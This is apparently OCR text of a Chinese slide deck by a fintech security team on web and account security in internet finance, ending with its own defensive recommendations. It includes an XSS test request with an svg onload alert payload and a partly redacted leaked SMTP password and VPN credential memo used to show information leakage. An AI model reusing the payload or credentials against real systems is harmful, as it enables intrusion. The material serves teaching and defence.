if (!in_array($method, $publicMethods) && !current_user_can('edit_theme_options')) {
throw new \Exception('You must be authorized and have permission "edit_theme_options" to call "' . $method
}
// Get params
if (! empty($_REQUEST['params'])) {
if (! is_array($_REQUEST['params'])) {
$params = json_decode(stripslashes($_REQUEST['params']), true);
} else {

XSS 攻击

t params		action=sf_api&method=layout.css.get%3Csvg+onload%3Dalert%28%27loglog%27%29%3E
t path		/landing/wp-admin/admin-ajax.php
# port		9,090
t proc		
t query		GET /landing/wp-admin/admin-ajax.php
t real_ip		203.156.235.138
? response		⚠

```
HTTP/1.1 200 OK
Date: Fri, 22 Apr 2016 02:32:32 GMT
Server: Apache/2.2.15 (CentOS)
Set-Cookie: WA_FROM=deleted; expires=Thu, 23-Apr-2015 02:32:3
1 GMT; path=/
Set-Cookie: WA_TO=deleted; expires=Thu, 23-Apr-2015 02:32:31
GMT; path=/
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 168
Connection: close
Content-Type: text/html; charset=UTF-8

{"error":{"code":768423,"message":"You must be authorized and
 have permission \"edit_theme_options\" to call \"layout.css.
get&lt;svg onload=alert(\\'loglog\\')&gt;\""}}
```

信息泄露

信息泄漏

Github 上获得某公司邮箱用户名密码（来自wooyun）

file | 12 lines (9 sloc) | 0.406 kb

```
#coding: UTF-8
#file: emailConfig.py

smtpServer='smtp.[redacted].com' #邮件发送帐户的smtp服务器地址
smtpPort='25' #邮件发送帐户的smtp服务器发送端口
smtpUser='zhanghu' #邮件发送帐户名
smtpPwd='1@hubert' #邮件发送帐户密码，我这里打*号
fromAdd=smtpUser + '@[redacted].com'
#sendTo='zhanghu@jd.com' #接收邮箱地址
sendTo='liuj[redacted].com' #接收邮箱地址
```

大家好：
3月VPN密码： 123456Com

附，登录备忘：
1、登录 https://vpn.[redacted].com
2、输入VPN账号(tms)，VPN密码（123456Com）
3、打开windows远程连接，输入堡垒机IP（192.168.128.94:3389）

邮箱获得VPN用户名密码

资源列表 | 状 态

全网接入状态


当前状态:	SSL VPN隧道建立成功
收发流量:	23.44 MB/2.11 MB
地址/掩码:	10.255.227.154/255.255.254.0


进入内网

1. 密码弱口令
2. 用户名密码不小心公开
3. 社会工程学方法

产品内部逻辑漏洞

产品内部逻辑漏洞



互联网金融安全漏洞统计
NSTRT安全团队收集了在2014年互联网金融行业中134份安全漏洞报告，
来自业务设计缺陷的漏洞占主要比例，达到27%
5%
1%
1%
3%
3%
5%
6%
6%
7%
10%
13%
13%
27%
其它
会话标识未更新
弱口令
不安全的数据传输
恶意文件上传漏洞
服务器组件漏洞
CSRF跨站点请求伪造
SQL注入
登录功能缺陷
敏感信息泄露
XSS跨站脚本
手机短信验证缺陷
业务设计缺陷
Source： 2014 Internet FIN Security Report
www.nsfocus.com


互联网金融业务设计缺陷统计
29%
20%
7%
7%
7%
5%
5%
2%
2%
2%
2%
2%
2%
2%
4%
平行越权查询
平行越权修改
垂直越权操作
批量注册
任意用户密码修改
密码暴力破解
平行越权下载
身份伪造漏洞
退出功能失效问题
任意邮箱注册漏洞
邮箱激活功能漏洞
刷积分漏洞
提现密码暴力破解
邀请码暴力破解
一号多户问题

安全重灾区：账户功能

- 账户名猜测
- 密码破解
- 利用第三方账号
- 注册覆盖
- 任意用户密码重置
- 短信校验绕过
- 弱口令
- 登录流程绕过
- 批量账号锁定
- 信息泄漏
- 传输劫持
- XSS钓鱼


二、点融安全做的事情



点融安全测试

安全测试


- 自动化
- 服务化
- 智能化



内部产品漏洞修复

- 加强权限控制 （请求参数，链接等重点测试）
  - 平行权限
- 一些重要接口不要暴露在公网
  - 探测手机号，用户名是否存在，这些是批量注册的前提
- 密码强度设定好，试错提高成本
  - 防止暴力破解
- 安全重要部分（如注册，提现）多加验证机制, 最好是图形验证码；
  - 防止批量注册，恶意提现
- 全站点页面添加token；
  - 防止身份伪造
- 配置文件以及敏感文件不要暴露在公网；
  - Phpinfo 服务器配置信息; log等
- 敏感信息（用户名，密码，银行卡）加密传输 ；
  - 尽量不要将密码放在cookie中
- 加强对账户的认证，防止金融欺诈；
- 对重要的API要反复确认是否有被绕过的可能
  - 如SSL证书验证接口


移动安全测试SAAS平台



点融防信息泄露

防止公司内部员工信息泄漏

